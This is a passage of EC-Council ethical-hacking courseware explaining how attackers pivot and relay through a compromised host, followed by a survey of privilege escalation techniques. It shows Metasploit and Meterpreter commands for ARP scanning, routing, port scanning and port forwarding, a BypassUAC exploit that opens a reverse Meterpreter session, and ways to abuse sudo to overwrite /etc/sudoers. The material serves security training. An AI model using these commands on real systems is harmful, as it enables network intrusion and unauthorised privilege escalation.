All Rights Reserved. Reproduction is Strictly Prohibited.

Pivoting and Relaying to Hack External Machines

- Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further bypass the firewall to pivot via the compromised system to access other vulnerable systems in the network
- Attackers use the relaying technique to access resources present on other systems via the compromised system such a way that the requests to access the resources are coming from the initially compromised system




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Pivoting and Relaying to Hack External Machines (Cont'd)

Pivoting


① Discover live hosts in the network




② Set up routing rules



③ Scan ports of live systems



④ Exploit vulnerable services



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Pivoting and Relaying to Hack External Machines (Cont'd)

Relaying

1. Set up port forwarding rules	Parrot Terminal File Edit View Search Terminal Help meterpreter > portfwd add -l 10080 -p 80 -r 10.10.10.10 [*] Local TCP relay created: :10080 <-> 10.10.10.10:80 meterpreter > portfwd add -l 10022 -p 22 -r 10.10.10.10 [*] Local TCP relay created: :10022 <-> 10.10.10.10:22 meterpreter > portfwd add -l 100445 -p 445 -r 10.10.10.10 [*] Local TCP relay created: :100445 <-> 10.10.10.10:445 meterpreter >

2. Access the system resources	❑ Attackers can browse the http server running on the target system using the following URL:
	`http://localhost:10080`
	❑ Attackers can access the SSH server running on the target system by executing the following command:
	`# ssh myadmin@localhost`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pivoting and Relaying to Hack External Machines

Pivoting and relaying are the techniques used to find detailed information about the target network. These techniques are performed after successfully compromising a target system. The compromised system is used to penetrate the target network to access other systems and resources that are otherwise inaccessible from the attacking network.

In the pivoting technique, only the systems accessible through the compromised systems are exploited, whereas in the relaying technique, the resources accessible through the compromised system are explored or accessed. Using pivoting, attackers can open a remote shell on the target system tunneled through the initial shell on the compromised system. In relaying, resources present on the other systems are accessed through a tunneled shell session on the compromised system.

The following diagrams illustrate the pivoting and relaying techniques:




Figure 6.87: Illustration of pivoting

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.88: Illustration of relaying

Detailed explanation of the pivoting and relaying techniques is as follows:

- **Pivoting**

  In this technique, the first objective of an attacker is to compromise a system to gain a remote shell on it, and further bypass the firewall to pivot through the compromised system and gain access to the other vulnerable systems in the network.

  Once the system is successfully compromised, a Meterpreter session is established. As the session is pivoted through the compromised system, the target system cannot determine the actual origin of the exploitation.

  Steps to perform pivoting:

  1. **Discover live hosts in the network**

     Once a system is compromised, an ARP scan is performed to discover the list of live systems in the network.

     For example, an attacker uses the following command to detect live hosts in the target network:

     ```
     > run post/windows/gather/arp_scanner RHOSTS <target subnet range>
     ```




Figure 6.89: Screenshot of Metasploit showing results of arp_scanner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, the scan results show seven IP addresses reachable from the compromised system. To find out more information about these IP addresses, attackers perform port scanning.

2. **Set up routing rules**

   Prior to using Metasploit to run a port scanner against two IP addresses in the target network, attackers implement routing rules to instruct Metasploit to route all the traffic destined to the private network using the existing Meterpreter session established between the attacker's system and the compromised system.

   For example, an attacker can use the following commands to perform this step:

   ```
   > background
   > route add <IP address> <subnet mask> <session number>
   ```

   Routing rule to instruct Metasploit to route any traffic destined to `10.10.10.0` `255.255.255.0` to session number `1` (Meterpreter session established with a compromised system)




Figure 6.90: Screenshot of Metasploit setting up routing rule

3. **Scan ports of live systems**

   Once the routing rule is implemented, port scanning is performed against the live systems.

   For example, the attacker uses the following commands to perform port scanning on the target systems:

   ```
   > use auxiliary/scanner/portscan/tcp
   > set RHOSTS <IP addresses>
   > set PORTS 1-1000
   > run
   ```

   As shown in the screenshot, the result displays the open ports on the private systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
msf5 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf5 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.10.10:  - 10.10.10.10:22 - TCP OPEN
[+] 10.10.10.10:  - 10.10.10.10:80 - TCP OPEN
[+] 10.10.10.10:  - 10.10.10.10:443 - TCP OPEN
[+] 10.10.10.10:  - 10.10.10.10:445 - TCP OPEN
[+] 10.10.10.10:  - 10.10.10.10:445 - TCP OPEN
[*] 10.10.10.10:  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Figure 6.91: Screenshot of Metasploit showing results of port scan

4. **Exploit vulnerable services**

   After the ports are scanned, the vulnerable services running on those ports can be exploited.

   For example, an attacker can use BypassUAC exploit to bypass the User Access Control (UAC) setting.

   As shown in the screenshot, a successful session is established to the vulnerable system by pivoting through a compromised system.

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\
fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at
2019-11-06 03:41:10 -0500
[*] Cleaining up registry keys ...

meterpreter >
```

Figure 6.92: Accessing the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Relaying**

  If the pivoting technique is unsuccessful, attackers use the relaying technique to exploit a vulnerable system in the target network. Attackers use relaying to access resources present on other systems in the target network via the compromised system in such a way that the requests to access the resources come from the initially compromised system.

  Steps to perform relaying:

  1. **Set up port forwarding rules**

     The main purpose of port forwarding is to allow a user to reach a specific port on a system that is not present on the same network. The initially compromised system is responsible for allowing direct access to the system, which is otherwise inaccessible from the attacking system.

     Using a Meterpreter session, a listener can be created using a port number from a list of open ports on the localhost, which links that listener to a port on a remote server. This linking of ports is known as port forwarding.

     For example, here, the attacker chose port numbers 80, 22, and 445 to set up port forwarding rules.




Figure 6.93: Applying port forwarding rules

  2. **Access the system resources**

     Once port forwarding has been successful, an attacker can use an appropriate client program to access the remote resources present on the target system.

     For example:

     Attackers can browse an HTTP server running on the target system by using the following URL:

     `http://localhost:10080`

     Attackers can access an SSH server running on the target system by executing the following command:

     `# ssh myadmin@localhost`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Privilege Escalation Techniques

Access Token Manipulation	❑ The Windows operating system uses access tokens to determine the security context of a process or thread ❑ Attackers can obtain access tokens of other users or generate spoofed tokens to escalate privileges and perform malicious activities by evading detection
Application Shimming	❑ The Windows Application Compatibility Framework called Shim is used to provide compatibility between the older and newer versions of the Windows operating system ❑ Shims like RedirectEXE, InjectDLL, and GetProcAddress can be used by attackers to escalate privileges, install backdoors, disable Windows Defender, etc.
Filesystem Permissions Weakness	❑ If the filesystem permissions of binaries are not properly set, an attacker can replace the target binary with a malicious file ❑ If the process that is executing this binary has higher level permissions, then the malicious binary also executes under higher level permissions
Path Interception	❑ Applications include many weaknesses and misconfigurations like unquoted paths, path environment variable misconfiguration, and search order hijacking that lead to path interception ❑ Path interception helps an attacker to maintain persistence on a system and escalate privileges
Scheduled Task	❑ The Windows Task Scheduler along with utilities such as 'at' and 'schtasks' can be used to schedule programs that can be executed at a specific date and time ❑ The attacker can use this technique to execute malicious programs at system startup, maintain persistence, perform remote execution, escalate privileges, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Privilege Escalation Techniques (Cont'd)

Launch Daemon	❑ Launchd is used in MacOS and OS X boot up to complete the system initialization process by loading parameters for each launch-on-demand system-level daemon ❑ Daemons have plists that are linked to executables that run at start up ❑ The attacker can alter the launch daemon's executable to maintain persistence or to escalate privileges
Plist Modification	❑ Plist files in MacOS and OS X describe when programs should execute, the executable file path, the program parameters, the required OS permissions, etc. ❑ Attackers alter plist files to execute malicious code on behalf of a legitimate user to escalate privileges
Setuid and Setgid	❑ In Linux and MacOS, if an application uses setuid or setgid then the application will execute with the privileges of the owning user or group ❑ An attacker can exploit the applications with the setuid or setgid flags to execute malicious code with elevated privileges
Web Shell	❑ A Web shell is a web-based script that allows access to a web server ❑ Attackers create web shells to inject malicious script on a web server to maintain persistent access and escalate privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Privilege Escalation Techniques (Cont'd)

Abusing Sudo Rights

- Sudo is a UNIX and Linux based system utility that permits users to run commands as a superuser or root using the security privileges of another user
- Attackers can overwrite the sudo configuration file, `/etc/sudoers` with their own malicious file to escalate privileges

Abusing SUID and SGID Permissions

- SUID and SGID are access permissions given to a program file in Unix based systems
- Attackers can use executable commands with SUID and SGID bits enabled to escalate privileges

Kernel Exploits

- Kernel exploits are referred to as the programs the can exploit vulnerabilities present in the kernel to execute arbitrary commands or code with higher privileges
- Attackers can attain superuser access or root-level access to the target system by exploiting kernel vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Privilege Escalation Techniques

- **Access Token Manipulation**

  In Windows OSs, access tokens are used to determine the security context of a process or thread. These tokens include the access profile (identity and privileges) of a user associated with a process. After a user is authenticated, the system produces an access token. Every process the user executes makes use of this access token. The system verifies this access token when a process is accessing a secured object.

  Any Windows user can modify these access tokens so that the process appears to belong to some other user than the one who started it. Then, the process acquires the security context of the new token. For example, Windows administrators have to log on as normal users and need to run their tools with admin privileges using token manipulation command "runas." Attackers can exploit this to access the tokens of other users, or generate spoofed tokens, to escalate privileges and perform malicious activities while evading detection.

- **Application Shimming**

  The Windows OSs use a Windows Application Compatibility Framework called shims to provide compatibility between the older and newer versions of Windows. For example, application shimming allows programs created for Windows XP to be compatible with Windows 10. Shims provide a buffer between the program and the OS. This buffer is referenced when a program is executed to verify whether the program requires access to the shim database. When a program needs to communicate with the OS, the shim database uses API hooking to redirect the code. All the shims installed by the default Windows installer (sbinst.exe) are stored at

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
%WINDIR%\AppPatch\sysmain.sdb
```

```
hklm\software\microsoft\windows
nt\currentversion\appcompatflags\installedsdb
```

Shims run in user mode, and they cannot modify the kernel. Some of these shims can be used to bypass UAC (RedirectEXE), inject malicious DLLs (InjectDLL), capture memory addresses (GetProcAddress), etc. An attacker can use these shims to perform different attacks including disabling Windows Defender, privilege escalation, installing backdoors, etc.

- **Filesystem Permissions Weakness**

  Many processes in the Windows OSs execute binaries automatically as part of their functionality or to perform certain actions. If the filesystem permissions of these binaries are not set properly, then the target binary file may be replaced with a malicious file, and the actual process can execute it. If the process that is executing this binary has higher-level permissions, then the binary also executes under higher-level permissions, which may include SYSTEM. Attackers can exploit this technique to replace original binaries with malicious binaries to escalate privileges. Attackers use this technique to manipulate Windows service binaries and self-extracting installers.

- **Path Interception**

  Path interception is a method of placing an executable in a particular path in such a way that the application will execute it in place of the legitimate target. Attackers can exploit several flaws or misconfigurations to perform path interception like unquoted paths (service paths and shortcut paths), path environment variable misconfiguration, and search order hijacking. Path interception helps an attacker to maintain persistence on a system and escalate privileges.

- **Scheduled Task**

  The Windows OS includes utilities such as '**at**' and '**schtasks**.' A user with administrator privileges can use these utilities in conjunction with the Task Scheduler to schedule programs or scripts that can be executed at a particular date and time. If a user provides proper authentication, he/she can also schedule a task from a remote system using a remote procedure call (RPC). An attacker can use this technique to execute malicious programs at system startup, maintain persistence, perform remote execution, escalate privileges, etc.

- **Launch Daemon**

  During the MacOS and OS X booting process, launchd is executed to complete the system initialization process. Parameters for each launch-on-demand system-level daemon found in /System/Library/LaunchDaemons and /Library/LaunchDaemons are loaded using launchd. These daemons have property list files (plist) that are linked to executables that run at the time of booting. Attackers can create and install a new launch daemon, which can be configured to execute at boot-up time using launchd or launchctl to load plist into the relevant directories. The weak configurations allow an

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

attacker to alter the existing launch daemon's executable to maintain persistence or to escalate privileges.

- **Plist Modification**

  In MacOS and OS X, plist (property list) files include all the necessary information that is needed to configure applications and services. These files describe when programs should execute, the executable file path, program parameters, essential OS permissions, etc. The plist files are stored at specific locations like /Library/Preferences (which execute with high-level privileges) and ~/Library/Preferences (which execute with user privileges). Attackers can access and alter these plist files to execute malicious code on behalf of a legitimate user, and further use them as a persistence mechanism and to escalate privileges.

- **Setuid and Setgid**

  In Linux and MacOS, if an application uses setuid or setgid, the application will execute with the privileges of the owning user or group, respectively. Generally, the applications run under the current user's privileges. There are certain circumstances where the programs must be executed with elevated privileges but the user running the program does not need the elevated privileges. In this scenario, one can set the setuid or setgid flags for their applications. An attacker can exploit the applications with the setuid or setgid flags to execute malicious code with elevated privileges.

- **Web Shell**

  A web shell is a web-based script that allows access to a web server. Web shells can be created in all OSs like Windows, Linux, MacOS, and OS X. Attackers create web shells to inject a malicious script on a web server to maintain persistent access and escalate privileges. Attackers use a web shell as a backdoor to gain access and control a remote server. Generally, a web shell runs under the current user's privileges. Using a web shell, an attacker can perform privilege escalation by exploiting local system vulnerabilities. After escalating privileges, an attacker can install malicious software, change user permissions, add or remove users, steal credentials, read emails, etc.

- **Abusing Sudo Rights**

  Sudo (substitute user do) is a UNIX- and Linux-based system utility that permits users to run commands as a superuser or root by using the security privileges of another user. An `/etc/sudoers` file includes the configuration of sudo rights. This file contains detailed information regarding access permissions, including commands that are allowed to run with or without passwords per user or group.

  Attackers can abuse sudo to escalate their privileges to run programs that the normal users are not allowed to run. For example, if an attacker has sudo-rights to run a `cp` command then he/she can overwrite an `/etc/sudoers` or `/etc/shadow` file with his/her own malicious file. By overwriting the content of the sudoers file, he/she can edit the permissions to run various restricted commands or programs to launch further attacks on the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Abusing SUID and SGID Permissions**

  Set User Identification (SUID) and Set Group Identification (SGID) are access permissions given to a program file in UNIX-based systems. These permissions usually allow the users on the system to run a program with temporarily elevated privileges or root privileges to execute a particular task. The files with SUID and SGID rights run with higher privileges.

